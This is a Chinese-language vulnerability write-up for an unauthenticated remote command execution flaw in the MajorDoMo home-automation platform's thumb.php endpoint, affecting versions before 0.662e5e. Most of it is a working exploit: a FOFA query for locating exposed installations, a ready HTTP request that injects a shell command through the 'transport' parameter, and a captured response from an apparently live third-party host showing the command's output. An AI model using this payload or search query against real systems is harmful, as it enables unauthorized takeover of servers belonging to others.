

M12-1MajorDomo-DIY智能家居自动化平台-RCE


漏洞描述：

MajorDoMo /modules/thumb/thumb.php接口处存在远程[命令执行漏洞](#)，未经身份验证的攻击者可利用此漏洞执行任意指令，获取服务器权限。

影响版本：

MajorDoMo < 0.662e5e

网站图片：



网络测绘：

fofa语法：

FOFA: app="MajordomoSL"

漏洞复现：

payload:

```
GET /modules/thumb/thumb.php?url=cnRzcDovL2EK&debug=1&transport=%7C%7C+%28echo+%27%5BS%5D%27%3B+id%3B+echo+%27%5BE%5D%27%29%23%3B HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

效果图：

Request

```
1 GET /modules/thumb/thumb.php?url=cnRzcDovL2EK&debug=1&transport=%7C%7C+%28echo+%27%5BS%5D%27%3B+id%3B+echo+%27%5BE%5D%27%29%23%3B HTTP/1.1
2 Host : 31.8.127.113:9090
3 User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
4 Accept-Charset: utf-8
5 Accept-Encoding: gzip, deflate
6 Connection: close
```

Responses 401bytes / 1277ms

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Tue, 16 Apr 2024 00:53:23 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 401
7
8 avconv -rtsp_transport || (echo '[S]'; id
9 "rtsp://a
10 thumb 4ea039b31dc743929d475b96816a8529rts
uid=1000(pi) gid=1000(pi) groups=1000(pi)
(audio),33(www-data),44(video),46(plugdev
997(gpio),998(i2c),999(spi)
```

The screenshot shows the network traffic for the exploit. A red arrow points from the 'Connection: close' line in the request to the 'Connection: close' line in the response, indicating the connection was successfully closed.